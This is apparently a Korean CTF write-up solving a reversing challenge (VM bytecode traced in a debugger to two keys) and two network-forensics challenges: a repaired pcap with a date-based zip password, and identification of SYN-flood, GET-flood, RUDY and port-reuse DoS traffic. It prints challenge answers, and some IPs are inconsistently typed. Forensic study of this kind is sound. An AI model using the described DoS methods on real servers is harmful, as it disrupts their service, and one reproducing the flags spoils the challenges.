
[15, :COMPARE_OP, 2], [18, :LOAD_CONST, 4237456], [21, :LOAD_CONST, 80], [24, :CALL_FUNCTION], [25, :ROT_TWO], [26, :STOP_CODE], [27, :STORE_FAST, "a"], [30, :LOAD_GLOBAL, "toString"], [33, :LOAD_FAST, "a"], [36, :CALL_FUNCTION], [37, :POP_TOP], [38, :STOP_CODE], [39, :STORE_FAST, "b"], [42, :LOAD_FAST, "imm"], [45, :COMPARE_OP, 4], [48, :CALL_FUNCTION], [49, :STOP_CODE], [50, :STOP_CODE], [51, :STORE_FAST, "regs"], [54, :LOAD_FAST, "regs"], [57, :LOAD_CONST, "EIP"], [60, :BINARY_SUBSCR], **[61, :LOAD_CONST, 4273157],** [64, :IMPORT_NAME, "readMemory"], [67, :POP_JUMP_IF_TRUE, 231], [70, :LOAD_FAST, "b"], [73, :LOAD_CONST, 29], [76, :BINARY_SUBSCR], [77, :LOAD_FAST, "b"], [80, :LOAD_CONST, 52], [83, :BINARY_SUBSCR], [84, :BINARY_ADD], [85, :LOAD_FAST, "b"], [88, :LOAD_CONST, 69], [91, :BINARY_SUBSCR], [92, :BINARY_ADD], [93, :LOAD_FAST, "b"], [96, :LOAD_CONST, 52], [99, :BINARY_SUBSCR], [100, :BINARY_ADD],	[116, :BINARY_ADD], [117, :LOAD_FAST, "b"], [120, :LOAD_CONST, 68], [123, :BINARY_SUBSCR], [124, :BINARY_ADD], [125, :LOAD_FAST, "b"], [128, :LOAD_CONST, 63], [131, :BINARY_SUBSCR], [132, :BINARY_ADD], [133, :STORE_FAST, "str1"], [136, :LOAD_FAST, "imm"], [139, :COMPARE_OP, 5], [142, :LOAD_CONST, "Nice work, Key1 : \""], [145, :LOAD_FAST, "str1"], [148, :BINARY_ADD], [149, :LOAD_CONST, "\""], [152, :BINARY_ADD], [153, :CALL_FUNCTION], [154, :POP_TOP], [155, :STOP_CODE], [156, :POP_TOP], [157, :LOAD_CONST, "But, Find Next Key!"], [160, :RETURN_VALUE], [161, :LOAD_FAST, "regs"], [164, :LOAD_CONST, "EIP"], [167, :BINARY_SUBSCR], **[168, :LOAD_CONST, 4278021],** [171, :IMPORT_NAME, "readMemory"], [174, :POP_JUMP_IF_TRUE, 453], [177, :LOAD_FAST, "b"], [180, :LOAD_CONST, 46], [183, :BINARY_SUBSCR], [184, :LOAD_FAST, "b"], [187, :LOAD_CONST, 29], [190, :BINARY_SUBSCR], [191, :BINARY_ADD], [192, :LOAD_FAST, "b"], [195, :LOAD_CONST, 2],	[211, :LOAD_CONST, 2], [214, :BINARY_SUBSCR], [215, :BINARY_ADD], [216, :LOAD_FAST, "b"], [219, :LOAD_CONST, 65], [222, :BINARY_SUBSCR], [223, :BINARY_ADD], [224, :LOAD_FAST, "b"], [227, :LOAD_CONST, 46], [230, :BINARY_SUBSCR], [231, :BINARY_ADD], [232, :LOAD_FAST, "b"], [235, :LOAD_CONST, 0], [238, :BINARY_SUBSCR], [239, :BINARY_ADD], [240, :LOAD_FAST, "b"], [243, :LOAD_CONST, 61], [246, :BINARY_SUBSCR], [247, :BINARY_ADD], [248, :STORE_FAST, "str2"], [251, :LOAD_FAST, "imm"], [254, :COMPARE_OP, 5], [257, :LOAD_CONST, "Nice work, Key2 : \""], [260, :LOAD_FAST, "str2"], [263, :BINARY_ADD], [264, :LOAD_CONST, "\""], [267, :BINARY_ADD], [268, :CALL_FUNCTION], [269, :POP_TOP], [270, :STOP_CODE], [271, :POP_TOP], [272, :LOAD_CONST, "Input Key : Key1 + Key2"], [275, :RETURN_VALUE], [276, :LOAD_CONST, "Nothing found .."], [279, :RETURN_VALUE], [280, :LOAD_CONST, nil], [283, :RETURN_VALUE]]

대충 훑어보면 "key"가 들어간 string을 뿌리기 전에 57~61, 164~168번째 부분에서 EIP를 체크하고 있다. 그리고 뒤에서 b변수에 ascii 값들이 들어가는 걸로 보아, 저 부분이 key일 가능성이 높다.


immunity debugger에서 테스트 해보자.



평상시에는 Nothing found .. decompile 맨 마지막 276부분에 있던 String!



00413405에 breakbpoint를 걸고 뛰어 EIP를 맞추고 실행하니 뭔가 뜬다.



그럼 다른 하나도 뚝딱! 그 근데 뭔가 훅 지나가서 안보이잖아! 그러니 작업표시줄을 멀리하고 로그를 가까이 합니다.

```
Immunity Debugger 1.85.0.0 : R'lyeh
Need support? visit http://forum.immunityinc.com/
"C:\Documents and Settings\Administrator\바탕 화면\vm2x.exe"

File 'C:\Documents and Settings\Administrator\바탕 화면\vm2x.exe'
[08:09:57] New process with ID 00000230 created
004146D2 Main thread with ID 0000022C created
00400000 Modules C:\Documents and Settings\Administrator\바탕 화면\vm2x.exe
77CF0000 Modules C:\WINDOWS\system32\USER32.dll
77E20000 Modules C:\WINDOWS\system32\GDI32.dll
7C800000 Modules C:\WINDOWS\system32\kernel32.dll
7C930000 Modules C:\WINDOWS\system32\ntdll.dll
762E0000 Modules C:\WINDOWS\system32\IMM32.DLL
77F50000 Modules C:\WINDOWS\system32\ADVAPI32.dll
77D80000 Modules C:\WINDOWS\system32\RPCRT4.dll
77EF0000 Modules C:\WINDOWS\system32\Secur32.dll
62340000 Modules C:\WINDOWS\system32\LPK.DLL
004146D2 [08:10:00] Program entry point
         Nothing found ..
         Nothing found ..
00413405 [08:13:01] Breakpoint at vm2x.00413405
0BADF00D Nice work, Key1 : "Never_up"
         But, Find Next Key!
00414705 [08:13:28] Breakpoint at vm2x.00414705
0BADF00D Nice work, Key2 : "_N3v3r_1n"
         Input Key : Key1 + Key2
```

Key: Never_up_N3v3r_1n

Network100

```
Someone have leaked very important documents. We couldn't find any proof without one PCAP file. But this file was damaged.


※ The password of disclosure document is very weakness and based on Time, can be found easily.

Cryptographic algorithm is below.


Msg = "ThisIsNotARealEncryption!SeemToEncoding"

Key = 0x20120224 (if date format is 2012/02/24 00:01:01)

Cryto = C(M) = Msg * Key = 0xa92fd3a82cb4eb2ad323d795322c34f2d809f78


Answer: Decrypt(Msg)


Download : [redacted]
```

파일을 하나 주네여. 으음 네트워크 문제니 pcap 파일이겠죠? 그럼 와샤와샤으로 열어봅니다. 으아니? 열리지가 않습니다. hex editor로 살펴보니 뭔가 이상하네요. 패킷 파일만 있고 global header가 없는 느낌이네요. http://wiki.wireshark.org/Development/LibpcapFileFormat 여기를 보니 global header는 24 바이트군요. 그러면 다른 pcap 파일에서 24바이트를 긁어와서 붙입니다. 오오 잘 열리는가 싶었더니 열리다가 또 죽는군요. ㅠㅠ 쿨하게 죽는 패킷을 잘라 버렸습니다. 그러니 이제 완전히 복구가 되네요. 복구 하고 나면 zip파일 하나가 나오네요. 아까 문제에서 password는 시간이라고 했으니까 시간을 찾아봅시다.

```
0030  19 20 4d 55 00 00 48 54  54 50 2f 31 2e 31 20 32   . MU..HT TP/1.1 2
0040  30 30 20 4f 4b 0d 0a 44  61 74 65 3a 20 57 65 64   00 OK..D ate: Wed
0050  2c 20 32 38 20 4e 6f 76  20 31 39 38 34 20 31 30   , 28 Nov  1984 10
0060  3a 35 30 3a 32 38 20 47  4d 54 0d 0a 53 65 72 76   :50:28 G MT..Serv
0070  65 72 3a 20 41 70 61 63  68 65 2f 32 2e 32 2e 31   er: Apac he/2.2.1
0080  35 20 28 43 65 6e 74 4f  53 29 0d 0a 4c 61 73 74   5 (CentO S)..Last
0090  2d 4d 6f 64 69 66 69 65  64 3a 20 57 65 64 2c 20   -Modifie d: Wed,
00a0  32 38 20 4e 6f 76 20 31  39 38 34 20 31 30 3a 34   28 Nov 1 984 10:4
00b0  39 3a 35 35 20 47 4d 54  0d 0a 45 54 61 67 3a 20   9:55 GMT ..ETag:
00c0  22 32 32 31 39 33 36 2d  33 30 62 36 35 2d 34 62   "221936- 30b65-4b
00d0  38 66 65 37 38 64 34 62  37 64 35 22 0d 0a 41 63   8fe78d4b 7d5"..Ac
```

음 response할때의 date를 보니 19841128이 시간이군요. 그것을 암호로 사용하면 zip파일이 풀립니다. 그러면 안에 key라는 애가 들어있군요. hex값인 걸 보니 문제에서 주어진 암호 인 것 같네여. 문제에서 주어진 암호화 알고리즘에서 *를 했으니 저흰 키를 가진 상태로 나누기를 해서 메시지를 뽑아봅시다. 암호화된 문장이 0xbe7790a9f6e79752d1f9e55a79a33f421cf68고 키가 0x19841128이니까,

```
irb(main):007:0> (0xbe7790a9f6e79752d1f9e55a79a33f421cf68/0x19841128).to_s(16).scan(/../).map{|v| v.to_i(16).chr}.join
=> "wo00osR0cKinG:)"
```

얏호!

Network200

약 7만개의 패킷이 주어졌고, 이 중 일반 패킷과 DoS attack을 구분해야한다.

DoS 특성상 여러번 패킷을 날려야 하므로 간단한 코딩을 통해 destination ip 순으로 정렬해보자. Summon Ruby!

```
require 'pcap'

inFile = Pcap::Capture.open_offline("A565CF2670A7D77603136B69BF93EA45")
@a = Hash.new(0)

inFile.loop(-1) do |pkt|
  if pkt.ip?
    @a[pkt.ip_dst.to_s]+=1
  end
end

@a.sort {|a, b| a[1]<=>b[1]}.each{|key, value| puts "#{key}: #{value}"}
```

```
...(생략)
66.150.14.48: 99        attack4
69.171.234.16: 103      매일경제(mk.co.kr)
74.125.71.104: 116      google
74.125.71.120: 120      google
174.35.40.43: 145       daum
175.158.10.55: 146      naver
208.46.163.42: 186      twimg.com
74.125.71.94: 208       Google
8.8.8.8: 248            Google DNS
220.73.139.201: 280     매일경제(mk.co.kr)
199.7.48.190: 311       attack3
123.214.170.56: 375     yut.codegate.org
220.73.139.203: 452     매일경제(mk.co.kr)
174.35.40.44: 637       daum
109.123.118.42: 2960    attack2
1.2.3.4: 12670          client 아닐까?
111.221.70.11: 52620    attack1
```


전체 73992개 중 52620개를 차지하는 매우 수상한 놈이 있다. 냄새가 난다. 킁킁. 살펴보면 전부 여러 ip에서 111.211.70.11로 일제히 SYN을 보내는 패킷이다.

```
959 18.061709 22.211.41.59      111.221.70.11   TCP   ratio-adp > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
960 18.062128 144.131.65.186    111.221.70.11   TCP   64605 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
961 18.062528 252.185.92.87     111.221.70.11   TCP   nxlmd > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
962 18.062972 2.42.96.174       111.221.70.11   TCP   20805 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
963 18.063344 199.133.69.187    111.221.70.11   TCP   42333 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
964 18.063768 140.195.82.117    111.221.70.11   TCP   59175 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
965 18.064150 223.233.126.30    111.221.70.11   TCP   40742 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
966 18.064574 45.174.35.68      111.221.70.11   TCP   54086 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
967 18.065011 86.151.39.246     111.221.70.11   TCP   37206 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
968 18.065405 12.13.149.184     111.221.70.11   TCP   26891 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
969 18.065788 217.212.73.95     111.221.70.11   TCP   61464 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
970 18.066193 90.249.41.146     111.221.70.11   TCP   15959 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
971 18.066632 36.184.217.14     111.221.70.11   TCP   28793 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
972 18.066972 211.185.106.218   111.221.70.11   TCP   10324 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
973 18.067440 103.102.172.29    111.221.70.11   TCP   amiganetfs > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
974 18.067848 33.239.239.25     111.221.70.11   TCP   15172 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
975 18.068261 191.38.69.201     111.221.70.11   TCP   60420 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
976 18.068648 205.203.224.113   111.221.70.11   TCP   52305 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
977 18.069063 46.49.111.135     111.221.70.11   TCP   36984 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
978 18.069480 66.166.70.125     111.221.70.11   TCP   29023 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
```

분명 client pc에서 캡쳐한 패킷들인데 여러 대역 ip가 잡힌 것으로 보아 ip spoofing을 통한 SYN flooding


attack으로 보여진다.

그 다음으로 수상한 놈은 109.123.118.42이다.




"엄마, 쟤 F5에 동전 끼웠나봐." 0.1초당 한번 꼴로 GET request를 보내고 있다. 근데 여기서 주목할 점은 위에 푸르딩딩한 패킷 목록이 아닌 내용이다. Request option중에 "Cache-Control: no-store, must-revalidate"라는 게 보인다. 이는 서버의 리소스를 갉아먹으려는 "내 컴만 아니면 되!!!" 정신이 박힌 패킷을 마구 쏴주는 GET flooding attack으로 볼 수 있다.

세 번째는 간지나는 매의 눈으로 의심한 패킷이다. 199.7.48.190 잡았다 요놈!




User-Agent가 평범한 브라우저를 쓰는 남들과는 다른 무려 Python-urllib/2.7이다. 킁킁. 코딩의 냄새가. 뭐 그럴 수도 있지...만 좀 더 살펴보자.



[TCP segment of a reassemble PDU]에 낚이면 안 된다. 평범한 http POST request에 Content-Length를 100000000, 무려 1억을 박아놓았다. 요시! 그래 놓고는 뒤를 보면 실제 data는 쥐꼬리만큼 보낸다. 서버측에 데이터를 엄청 많이 보낼 것처럼 알려주고 안보내면서 애타게하여 맥빠지게 만드는 RUDY attack으로 보여진다.

마지막은 wireshark가 수상하다고 눈에 팍 띄게 알려주고 있다. 역시 해킹은 툴빨!



66.150.48.48을 집어내서 보자. TCP Port number reused. 말 그대로 80번 port에서 80번 port로 연결을 했다. 위의 GET floodgin 패킷들을 봤을 때는 1.2.3.4인 client pc도 80번 포트에 http서버가 돌아가는 것을 봤었는데 정상적인 패킷은 아닌 수상한 냄새가 난다..

위의 4가지 ip를 기반으로 key를 만들어보자. whois에 물어보면 친절이 국가를 알려줄 것이다. 아...띄워쓰기는 중요합니다.

111.211.70.11 Singapole

109.123.118.42 United Kingdom


199.7.48.190 United States of America

66.150.14.48 United States of America

